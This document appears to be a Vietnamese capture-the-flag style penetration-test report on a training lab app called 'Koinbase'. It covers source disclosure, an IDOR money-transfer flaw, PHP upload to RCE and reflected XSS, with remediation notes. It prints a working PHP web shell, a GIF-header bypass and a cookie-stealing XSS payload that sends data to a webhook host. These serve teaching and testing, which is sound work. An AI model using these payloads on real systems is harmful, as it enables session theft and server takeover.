

Koinbase Vulnerability Report

Mô tả

- Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng **Koinbase** được thực hiện bởi WPT04 - Vũ Ngọc Minh Quân trong tháng 7/2023.
- Công cụ kiểm thử: Burp Suite, dirsearch, VS Code, webhook.

Mục lục

1. Tổng Quan

- Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng **Koinbase**.
- Ứng dụng này tồn tại lỗ hổng Remote Code Execution, Broken Access Control (IDOR), Cross-Site Scripting và Source code Disclosure ở nhiều chức năng trong hệ thống.

	Critical	High	Medium	Low	None
https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/		2			
https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/	1		1		
Tổng	1	2	1	0	0

2. Lỗ Hổng

KOI-001: Source code disclosure tại domain <https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/> [Medium]

Ảnh hưởng

- Có thể lấy được toàn bộ mã nguồn của ứng dụng.

Root Cause Analysis

- Trong quá trình recon ứng dụng, tôi đã phát hiện trên hệ thống có tồn tại file `backup.zip`

```
yarn.lock
→ ~ dirsearch -u https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/talentedcorgi/.dirsearch/reports/upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/_23-07-24_15-12-49.txt

Error Log: /home/talentedcorgi/.dirsearch/logs/errors-23-07-24_15-12-49.log


Target: https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/

[15:12:50] Starting:
[15:12:55] 403 - 316B - /.ht_wsr.txt
[15:12:55] 403 - 316B - /.htaccess.bak1
[15:12:55] 403 - 316B - /.htaccess.sample
[15:12:55] 403 - 316B - /.htaccess.save
[15:12:55] 403 - 316B - /.htaccess.orig
[15:12:55] 403 - 316B - /.htaccess_extra
[15:12:55] 403 - 316B - /.htaccess0LD
[15:12:55] 403 - 316B - /.htaccessBAK
[15:12:55] 403 - 316B - /.html
[15:12:55] 403 - 316B - /.htaccess0LD2
[15:12:55] 403 - 316B - /.htaccess_sc
[15:12:55] 403 - 316B - /.htaccess_orig
[15:12:55] 403 - 316B - /.htm
[15:12:55] 403 - 316B - /.htpasswd
[15:12:55] 403 - 316B - /.htpasswd_test
[15:12:55] 403 - 316B - /.http-auth
[15:13:46] 200 - 2MB - /backup.zip
[15:13:49] 200 - 46B - /index.php
[15:13:49] 200 - 46B - /index.php/login/
[15:14:08] 200 - 35B - /robots.txt
[15:14:09] 403 - 316B - /server-status/
[15:14:09] 403 - 316B - /server-status
[15:14:18] 301 - 391B - /upload -> http://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/upload/
[15:14:18] 200 - 265B - /upload/test.php
[15:14:18] 403 - 316B - /upload/

Task Completed
→ ~
```

Kết quả scan từ dirsearch

- Tải file về và tôi phát hiện toàn bộ mã nguồn của ứng dụng **Koinbase** ở bên trong.
-



Mã nguồn sau khi giải nén backup.zip

Step to Reproduce

1. Truy cập vào URL sau:

```
https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/backup.zip
```

2. Flag trong mã nguồn:

```
CBJS{do_you_use_a_good_wordlist?}
```

KOI-002: Broken Access Control tại https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/send_money.php [High]

Ảnh hưởng

- Có thể chuyển tiền từ tài khoản của người khác sang tài khoản của mình

Root Cause Analysis

- File `transaction.php` xử lý chức năng chuyển tiền từ tài khoản của mình sang tài khoản của người khác. Tuy nhiên, ở dòng thứ 9 và 23, “người chuyển tiền” có ID được xác định bởi giá trị `sender_id`, “người được chuyển tiền” có ID được xác định bởi giá trị `receiver_id` trong `POST` request. Sau đó, tại dòng 31 và 32, “người chuyển tiền” bị trừ tiền và “người được chuyển tiền” được cộng số tiền tương ứng.

```
5  if (isset($_GET['action'])) {
6      switch ($_GET['action']) {
7          case 'transfer money':
8              if (isset($_POST['sender_id'])) {
9                  $user = getInfoFromUserId($_POST['sender_id']);
10             } else {
11                 $error = "Something is wrong";
12             }
13
14             if (!isset($error) && isset($_POST['receiver_id']) && isset($_POST['amount'])) {
15                 $amount = intval($_POST['amount']);
16                 if ($amount < 0) {
17                     $error = "Nice try, you cannot specify negative amount :D";
18                 } else {
19                     $ourMoney = intval($user['money']);
20                     if ($amount > $ourMoney) {
21                         $error = "You do not have enough money";
22                     } else {
23                         $otherPerson = getInfoFromUserId($_POST['receiver_id']);
24                         if ($otherPerson === NULL) {
25                             $error = "User id not found";
26                         } else {
27                             if ($otherPerson['id'] === $user['id']) {
28                                 $error = "You cannot transfer money to yourself";
29                             } else {
30                                 $otherPersonMoney = intval($otherPerson['money']);
31                                 updateUserMoney($user['id'], $ourMoney - $amount);
32                                 updateUserMoney($otherPerson['id'], $otherPersonMoney + $amount);
33                             }
34                         }
35                     }
36                 }
37             }
38         }
39     }
40 }
```

- Tuy nhiên, không hề có bước kiểm tra xem “người chuyển tiền” và người dùng hiện tại có cùng là một hay không. Điều này cho phép kẻ tấn công có thể khiến bất kỳ người nào chuyển tiền cho mình bằng cách thay đổi giá trị `sender_id` và `receiver_id` trong `POST` request.

Step to Reproduce

- Trong ứng dụng **Koinbase**, chuyển tiền cho 1 người với id bất kỳ, dùng Burp Suite để bắt `POST` request và đổi `sender_id` thành 1 (id của admin), `receiver_id` thành 143 (id của attacker) và `amount` thành 10000000:

```
Request  Response
Pretty  Raw  Hex
1 POST /api/transaction.php?action=transfer_money HTTP/1.1
2 Host: koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=45c1e0a9bb89fae0ad223d398df56a71
4 Content-Length: 43
5 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
6 Sec-Ch-Ua-Platform: "Linux"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/112.0.5615.121 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/send_money.php
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
19
20 sender_id=1&receiver_id=143&amount=10000000
```

2. Kiểm tra tài khoản sau khi chuyển tiền

- Trước khi chuyển tiền:

Profile

Avatar



USER ID:143

🐱 Username: kwan


💰 Money:1

🚩 Flag: You are not millionaire, the flag is not available for you


- Sau khi chuyển tiền:


Profile


Avatar



USER ID:143

 Username:kwan

 Money:1000001

Flag: Flag 4: CBJJS{

- Flag:

CBJS{master_of_broken_access_control}

KOI-003: PHP File Upload leads to RCE on <https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/> [Critical]

Ảnh hưởng

- Có thể upload file PHP bất kì và sử dụng nó để thực hiện lệnh trên hệ thống.

Root Cause Analysis

- File `index.php` trong folder `upload` là đoạn code xử lý chức năng đăng ảnh từ 1 URL. Tuy nhiên, Ở dòng 40, code có kiểm tra MIME Type của file. Nếu nó không nằm trong whitelist gồm `image/jpeg` , `image/png` hoặc `image/gif` thì sẽ bị xóa.

```

12
13 function isImage($file_path)
14 {
15     $finfo = finfo_open(FILEINFO_MIME_TYPE);
16     $mime_type = finfo_file($finfo, $file_path);
17     $whitelist = array("image/jpeg", "image/png", "image/gif");
18     if (in_array($mime_type, $whitelist, TRUE)) {
19         return true;
20     }
21     return false;
22 }
23
24 $result->status_code = 500;
25 $result->message = "";
26
27 if (isset($_GET['url'])) {
28     $url = $_GET['url'];
29     if (!filter_var($url, FILTER_VALIDATE_URL)) {
30         $result->message = "Not a valid url";
31         die(json_encode($result));
32     }
33
34     $file_name = "upload/" . bin2hex(random_bytes(8)) . getExtension($url);
35     $data = file_get_contents($url);
36
37     if ($data) {
38         file_put_contents($file_name, $data);
39
40         if (isImage($file_name)) {
41             $result->message = $file_name;
42             $result->status_code = 200;
43         } else {
44             $result->message = "File is not an image";
45             unlink($file_name);
46         }
47     }

```

- Dòng 15 và 16 kiểm tra MIME Type của file bằng 2 hàm `finfo_open()` và `finfo_file()`. Hàm này kiểm tra kiểu file bằng file header. Để qua mặt bước filter này, kẻ tấn công chỉ cần thêm một đoạn chữ `GIF89a`; (chữ kí đầu tệp tiêu chuẩn của file GIF) vào phần đầu của payload tấn công.

Step to Reproduce

- Host 1 server cá nhân và tạo 1 file `payload.php` có nội dung sau đây:

```
GIF89a;
<?php system($_GET['x']) ?>
```

- Truy cập vào profile cá nhân và upload URL chứa file payload trong server cá nhân:

```
http://167.172.4.85:7777/payload.php
```

- Truy cập vào URL sau để lấy đường dẫn ta vừa upload file payload:


```
https://upload.koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?url=http://167.172.4.85:7777/payload.php
```

```

{"status_code":200,"message":"upload\\41503182e2a897a8.php"}

```

- Truy cập vào vị trí file payload và thực thi lệnh:



- Flag ở `/secret.txt`:

```
CBJS{y0u_rce_me_or_you_went_in_another_way?}
```

KOI-004: Reflected Cross-Site Scripting tại <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/index.php> [Medium]

Ảnh hưởng

- Có thể dùng đường link của trang web chứa mã độc để lấy được cookie của nạn nhân.

Root Cause Analysis

- File `index.js` trong folder `static` là file xử lý 4 trang `HallofFame` qua param `page`

```

8 function main() {
9   const queryString = window.location.search;
10  const urlParams = new URLSearchParams(queryString);
11  const page = urlParams.get('page');
12
13  let pageIndex = parseInt(page) - 1;
14  let itemsPerPage = 5;
15
16  document.getElementById("page-number").innerHTML = "Page " + page;
17
18  getHallofFame().then(function (data) {
19    document.getElementById("hof-body").innerHTML = '';
20    for (i = pageIndex * itemsPerPage; i < ((pageIndex * itemsPerPage) + itemsPerPage) && i < data["message"].length; i++) {
21      let elem = data["message"][i];
22      tr = document.createElement("tr");
23      for (attr in elem) {
24        td = document.createElement("td");
25        td.innerText = elem[attr];
26        tr.appendChild(td);
27      }
28      td = document.createElement("td");
29      view = document.createElement("a");
30      view.href = `/view.php?id=${elem['id']}`;
31      view.innerText = "View";
32      td.appendChild(view);
33      tr.appendChild(td);
34      document.getElementById("hof-body").appendChild(tr);
35    }
36  });
37 }
38
39 main();

```

- Tuy nhiên ở dòng 42 trong file `index.php` ở folder `koinbase`, giá trị `page` lại ở trong thẻ `<h3>`, điều này dẫn tới HTML Injection và thực thi code Javascript.


```

19
20 <body class="has-background-light" style="min-height: 100%;">
21   <div id="nescss">
22     <?php readfile($_SERVER["DOCUMENT_ROOT"] . '/static/html/component/navbar.html'); ?>
23
24     <div class="container">
25       <main class="main-content">
26         <section class="topic">
27           <section class="showcase">
28             <section class="nes-container with-title">
29
30               <h3 class="title">HALL OF FAME</h3>
31               <table class="table" id="hof">
32                 <thead id="hof-head">
33                   <tr>
34                     <th>ID</th>
35                     <th>Username</th>
36                     <th>Money</th>
37                     <th></th>
38                   </tr>
39                 </thead>
40                 <tbody id="hof-body"></tbody>
41               </table>
42               <h3 id="page-number" style="margin-top: 20px"></h3>
43               <a href="/?page=1">1</a>
44               <a href="/?page=2">2</a>
45               <a href="/?page=3">3</a>
46               <a href="/?page=4">4</a>
47             </section>
48           </section>
49         </main>
50       </div>
51     <script src="/static/js/index.js"></script>
52

```

Step to Reproduce

- Truy cập vào <https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/index.php> và điền payload chứa link webhook sau vào param `?page=` :

```

<img src=conmeo onerror="
data_leak = document.cookie;
anh = new Image();
URL_LEAK = `https://webhook.site/713de6ad-f8b7-4de4-832c-010214907a8c?leak=`;
anh.src = URL_LEAK%2Bdata_leak
">

```

- Sau khi để cho Chrome mã hóa URL, copy URL chứa mã độc và gửi cho nạn nhân:

```

https://koinbase-82fe4ed16c9d0bc.cyberjutsu-lab.tech/?page=%20%3Cimg%20src=conmeo%20onerror=%22%20data_leak%20=%20document.cookie;%20anh%20

```

Con mèo đã click đến URL có số thứ tự là 280.



Send link to victim

Url: `https://koinbase-82fe4ed16c9f`



- Truy cập vào webhook.site và lấy cookie của nạn nhân:

Request Details [Permalink](#) [Raw content](#) [Export as ▼](#)

GET	https://webhook.site/713de6ad-f8b7-4de4-832c-010214907a8c?leak=PHPSESSID=29fee6c5513e676624bc13e8ea9399dc
Host	178.128.19.56 whois
Date	07/24/2023 6:28:56 PM (2 minutes ago)
Size	0 bytes
ID	2756f61c-503f-433e-8500-b00f1fa0a39e

Files

Query strings

leak	PHPSESSID=29f[REDACTED]
------	-------------------------

No content

- Flag sau khi vào được profile của nạn nhân:

```
CBJS{you_have_found_reflected_xss}
```

3. Đề xuất sửa lỗi

KOI-001:

- Gỡ bỏ file `backup.txt` và `robots.txt` ra khỏi hệ thống.

KOI-002:

- Bổ sung cơ chế xác thực khi thực hiện chuyển tiền.

KOI-003:

- Bổ sung cơ chế chặn file extension không phải ảnh, GIF.
- Whitelist những file extension được xử lý bằng Handler trong config Apache

KOI-004:

- Filter những keyword có thể sử dụng để thực hiện HTML Injection như `"`, `'`, `<>`, `script`, ...
- Ép kiểu nội dung `page` về `intval` trước khi đưa vào query